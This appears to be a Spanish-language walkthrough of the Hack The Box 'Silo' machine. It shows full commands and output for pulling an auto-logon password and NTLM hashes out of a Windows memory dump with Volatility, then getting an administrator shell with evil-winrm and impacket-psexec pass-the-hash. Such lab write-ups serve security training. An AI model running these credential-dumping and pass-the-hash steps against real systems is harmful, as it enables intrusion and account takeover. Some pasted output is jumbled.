PS C:\Users\Phineas\Desktop>
```

```
PS C:\Users\Phineas\Desktop> copy "Oracle issue.txt" \\10.10.14.14\carpeta\
PS C:\Users\Phineas\Desktop>
```

```
(kali@kali)-[~/machineshtb/Silo]
$ ls
cmdasp.aspx  etchost  myshell.exe  nishang.ps1  odat  Oracle issue.txt  orauserpass.txt  Silo.ctb
```

si abrimos con gedit el archivo vemos una E a diferencia de ?

```
link password:
£%Hm8646uC$
```


tenemos el volcado de memoria

The clearkey plugin has crashed. [Reload page](#) [Submit a crash report](#)

[Sign up for free](#)

[Copy to Dropbox](#) [Download](#)

MEMORY DUMP ⋮

Name ↑	Modified
 SILO-20180105-221806.zip	Jan 7, 2018

Uzpiamos y vemos un .dmp

```
(kali@kali)-[~/machineshtb/Silo]
$ unzip SILO-20180105-221806.zip
Archive: SILO-20180105-221806.zip
  inflating: SILO-20180105-221806.dmp

(kali@kali)-[~/machineshtb/Silo]
$ ls
cmdasp.aspx  myshell.exe  odat  orauserpass.txt  SILO-20180105-221806.dmp  Silo.ctb~  Silo.ctb---  Silo.pdf
etchost      nishang.ps1  Oracle issue.txt  SILO-20180105-221806.dmp  Silo.ctb
```

vemos que es una extension de volcado de windows

Cerca de 52,600 resultados (0.24 segundos)



File-Extension.info

<https://www.file-extension.info> > format > dmp

Extensión de archivo DMP

19 ago 2023 — Los archivos de **volcado con la extensión DMP** se usan dentro de Windows como espacio para almacenar información después de un mal ...

VOLATILITY VOLCADO DE MEMORIA FORENSE

VAMOS A LA PAGINA de volatility y descargamos para linux

<https://www.volatilityfoundation.org/releases-vol3>

Volatility 2

Volatility 3

All releases can be found here: <https://github.com/volatilityfoundation/volatility3/releases>. A summary of all releases is below.

Volatility 3 v2.4.1

- New plugins:
 - linux.sockstat
 - linux.iomem
 - linux.psscan
 - linux.envvars
 - windows.drivermodule
 - windows.vadwalk
- Pid filtering for Windows pstree plugin
- Minor fixes for Windows callbacks plugin
- Minimum Python version was increased to 3.7
- Python-snappy dependency was replaced with ctypes to ease installation
- Whole codebase was reformatted with black
- Faster release cycle (targetting every 4 months)

Released: April 2023

- [volatility3-2.4.1-py3-none-any.whl](#)
- [Source code\(zip\)](#)
- [Source code\(tar.gz\)](#)

instalamos dependencias

```
sudo apt install python3-pip python-setuptools build-essential
```

```
sudo python3 setup.py install
```

al correr la herramienta nos tira un error

```
~/volatility3-2.4.1 Silo
python3 vol.py imageinfo -h linux.unicode
Volatility 3 Framework 2.4.1
usage: volatility [-h] [-c CONFIG] [-p PARALLELISM [{processes,threads,off}]] [-e EXTEND] [-p PLUGIN_DIRS] [-s SYMBOL_DIRS] [-v] [-l LOG] [-o OUTPUT_DIR]
                  [-r RENDERER] [-f FILE] [-w WRITE_CONFIG] [--save-config SAVE_CONFIG] [--clear-cache] [--cache-path CACHE_PATH] [--offline]
                  [--single-location SINGLE_LOCATION] [--stackers STACKERS ...] [--single-swap-locations SINGLE_SWAP_LOCATIONS ...]
plugin .. Python-snappy dependency was replaced with ctypes to ease installation
volatility: error: argument plugin: invalid choice 'imageinfo' (choose from banners.Banners, configwriter.ConfigWriter, frameworkinfo.FrameworkInfo, isfin
writer.LayerWriter, linux.bash.Bash, linux.check_afinfo.Check_afinfo, linux.check_creds.Check_creds, linux.check_idt.Check_idt, linux.check_modules.Chec
check_syscall.Check_syscall, linux.elfs.Elf, linux.unicode.Unicode, linux.iomem.IOMem, linux.keyboard_notifiers.Keyboard_notifiers, linux.kmsg.Kmsg, linu
linux.lsof.Lsof, linux.malfind.Malfind, linux.mountinfo.MountInfo, linux.proc.Maps, linux.psaux.PsAux, linux.pslist.PsList, linux.psscan.PsScan, linux.pst
.sockstat.Sockstat, linux.tty_check.tty_check, mac.bash.Bash, mac.check_syscall.Check_syscall, mac.check_sysctl.Check_sysctl, mac.check_trap_table.Check
ifconfig.Ifconfig, mac.kauth.listeners.Kauth_listeners, mac.kauth_scopes.Kauth_scopes, mac.kevents.Kevents, mac.list_files.List_Files, mac.lsmod.Lsmod,
c.malfind.Malfind, mac.mount.Mount, mac.netstat.Netstat, mac.proc_maps.Maps, mac.psaux.PsAux, mac.pslist.PsList, mac.pstree.PsTree, mac.socket_filters.S
c.timers.Timers, mac.trustedbsd.Trustedbsd, mac.vfsevents.VFSevents, timeliner.Timeliner, windows.bigpools.BigPools, windows.cachedump.Cachedump, window
acks, windows.cmdline.CmdLine, windows.crashinfo.Crashinfo, windows.devicetree.DeviceTree, windows.dlllist.DllList, windows.driverirp.DriverIrp, windows
verModule, windows.driverscan.DriverScan, windows.dumpfiles.DumpFiles, windows.envvars.Envvars, windows.filescan.FileScan, windows.getservicesids.GetServi
etsids.GetSIDs, windows.handles.Handles, windows.hashdump.Hashdump, windows.info.Info, windows.joblinks.JobLinks, windows.ldrmodules.LdrModules, windows
windows.malfind.Malfind, windows.mbrscan.MBRScan, windows.memmap.Memmap, windows.mftscan.MFTScan, windows.modscan.ModScan, windows.modules.Modules, win
utantScan, windows.netscan.NetScan, windows.netstat.NetStat, windows.poolscanner.PoolScanner, windows.privileges.Privs, windows.pslist.PsList, windows.p
dows.pstree.PsTree, windows.registry.certificates.Certificates, windows.registry.hivelist.HiveList, windows.registry.hivescan.HiveScan, windows.registry
y, windows.registry.userassist.UserAssist, windows.sessions.Sessions, windows.skeleton_key_check.Skeleton_Key_Check, windows.ssdt.SSDT, windows.statisti
ndows.strings.Strings, windows.svcscan.SvcScan, windows.symblinkscan.SymlinkScan, windows.vadinfo.VadInfo, windows.vadwalk.VadWalk, windows.vadyarascan.V
ws.verinfo.VerInfo, windows.virtmap.VirtMap, yarascan.YaraScan)
```

invalid plugin

busncadndo en internte encuentre que para volatility 3 ya no sirve imageinfofor ahora es otro comando

OS INFORMATION

IMAGEINFO

Volatility 2

Volatility 3

```
vol.py -f "/path/to/file" windows.info
```

Output differences:

- Volatility 2: Additional information can be gathered with kdbgscan if an appropriate profile wasn't found with **imageinfo**
- Volatility 3: Includes x32/x64 determination, major and minor OS versions, and kdbg information

Note: This applies for this specific command, but also all others below, Volatility 3 was significantly faster in returning the requested information

ejecutamos

```
./vol.py -f "/home/kali/machineshtb/Silo/SILO-20180105-221806.dmp" windows.info
```



```
~/volatility3-2.4.1
./vol.py -f "/home/kali/machineshtb/Silo/SILO-20180105-221806.dmp" windows.info
Volatility 3 Framework 2.4.1
Progress: 100.00 PDB scanning finished
Variable Value
Kernel Base 0xf8007828a000
DTB 0x1a7000
Symbols file:///home/kali/volatility3-2.4.1/volatility3/symbols/windows/ntkrnlmp.pdb/A9BBA3C139724A738BE17665DB4393CA-1.json.xz
Is64Bit True
IsPAE False
layer_name 0 WindowsIntel32e
memory_layer 1 WindowsCrashDump64Layer
base_layer 2 FileLayer
KdVersionBlock 0xf80078520d90
Major/Minor 15.9600
MachineType 34404
KeNumberProcessors 2
SystemTime 2018-01-05 22:18:07
NtSystemRoot C:\Windows
NtProductType NtProductServer
NtMajorVersion 6
NtMinorVersion 3
PE MajorOperatingSystemVersion 6
PE MinorOperatingSystemVersion 3
PE Machine 34404
PE TimeDateStamp Thu Aug 22 08:52:38 2013
```

no nos mostro mayor cosa tiramos de systeminfo en la victima para ver que sistema operativo tiene y sacar mas informacion con violatiliy

```
Volatility Foundation Volatility Framework 2.6
PS C:\Users\Phineas\Desktop> systeminfo

Host Name:                SILO
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:          Microsoft Corporation
```

probamos con el flago lsadump y nos tira

./vol.py -f /home/kali/machineshtb/Silo/SILO-20180105-221806.dmp lsadump

```
~/volatility3-2.4.1
./vol.py -f /home/kali/machineshtb/Silo/SILO-20180105-221806.dmp lsadump
Volatility 3 Framework 2.4.1
Progress: 100.00 PDB scanning finished
Key Secret Hex
DefaultPassword DoNotH@ckMeBro! 1e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 6f 00 4e 00 6f 00 74 00 48 00 40 00 63 00 6b 00 4d 00 65 00 00
DPAPI_SYSTEM ,I%14%C--0$tmC";@Bb:UpH»}pyI% 2c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 cf 25 94 31 34 9e ae 43 2d 8b 87 ac
8 43 a8 a6 a9 42 62 f7 55 70 48 bb 17 7d 82 fe 79 49 02 bd 00 00 00 00
```

DefaultPassword DoNotH@ckMeBro!

ESTO SE LOGRO debido a que parece que la maquina tenia habilitado el inicio de sesion automatico por eso nos tiro el pass

probamos con crackmapexec y winrm

crackmapexec winrm 10.10.10.82 -u Administrator -p DoNotH@ckMeBro!

```
~/machineshtb/Silo/odat/odat master-python3 ?1
crackmapexec winrm 10.10.10.82 -u Administrator -p DoNotH@ckMeBro!
SMB 10.10.10.82 5985 SILO [*] Windows 6.3 Build 9600 (name:SILO) (domain:SILO)
HTTP 10.10.10.82 5985 SILO [*] http://10.10.10.82:5985/wsman
WINRM 10.10.10.82 5985 SILO [*] SILO\Administrator:DoNotH@ckMeBro! (Pwn3d!)

Once you've found valid credentials, CrackMapExec's SMB function will only
display "Pwn3d" if the user is a local administrator. However, there is another
function that you can try instead.
```

ya tenemos shell

evil-winrm -i 10.10.10.82 -u 'Administrator' -p 'DoNotH@ckMeBro!'

```
~/machineshtb/Silo/odat/odat master-python3 ?1
crackmapexec winrm 10.10.10.82 -u Administrator -p DoNotH@ckMeBro!
SMB 10.10.10.82 5985 SILO [*] Windows 6.3 Build 9600 (name:SILO) (domain:SILO)
HTTP 10.10.10.82 5985 SILO [*] http://10.10.10.82:5985/wsman
WINRM 10.10.10.82 5985 SILO [*] SILO\Administrator:DoNotH@ckMeBro! (Pwn3d!)

~/machineshtb/Silo/odat/odat master-python3 ?1
evil-winrm -i 10.10.10.82 -u 'Administrator' -p 'DoNotH@ckMeBro!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM: PS C:\Users\Administrator\Documents> whoami
silo\administrator
*Evil-WinRM: PS C:\Users\Administrator\Documents>
```

con hashdump tambien sale

./vol.py -f /home/kali/machineshtb/Silo/SILO-20180105-221806.dmp hashdump

```
~/volatility3-2.4.1
./vol.py -f /home/kali/machineshtb/Silo/SILO-20180105-221806.dmp hashdump
Volatility 3 Framework 2.4.1
Progress: 100.00 PDB scanning finished
User rid lmhash nthash
Silo
Administrator 500 aad3b435b51404eeaad3b435b51404ee 9e730375b7cbcebf74ae46481e07b0c7
Guest 501 aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c089c0
Phineas 1002 aad3b435b51404eeaad3b435b51404ee 8eacdd67b77749e65d3b3d5c110b0969
```

```
Administrator 500 aad3b435b51404eeaad3b435b51404ee 9e730375b7cbcebf74ae46481e07b0c7
Guest 501 aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c089c0
Phineas 1002 aad3b435b51404eeaad3b435b51404ee 8eacdd67b77749e65d3b3d5c110b0969
```

con esto tambien podemos conectarnos por medio de psexec

```

locate psexec
/opt/nessus/lib/nessus/plugins/psexec_2_32.nasl
/usr/bin/impacket-psexec
/usr/share/doc/metasploit-framework/modules/exploit/windows/smb/ms17_010_p
/usr/share/doc/metasploit-framework/modules/exploit/windows/smb/psexec.md

```

aad3b435b51404eeaad3b435b51404ee:9e730375b7cbcebf74ae46481e07b0c7 Administrator@10.10.10.82

/usr/bin/impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:
9e730375b7cbcebf74ae46481e07b0c7 Administrator@10.10.10.82

```

~/machineshtb/Silo/odat/odat master-python3 71
/usr/bin/impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:9e730375b7cbcebf74ae46481e07b0c7 Administrator@10.10.10.82
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Requesting shares on 10.10.10.82.....
[*] Found writable share ADMIN$
[*] Uploading file FwmgWb0S.exe
[*] Opening SVCManager on 10.10.10.82.....
[*] Creating service EKbg on 10:10:10.82.....
[*] Starting service/EKbg
[!] Press help for extra shell commands
Microsoft Windows [Version 6.0.6002]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Windows\system32>

```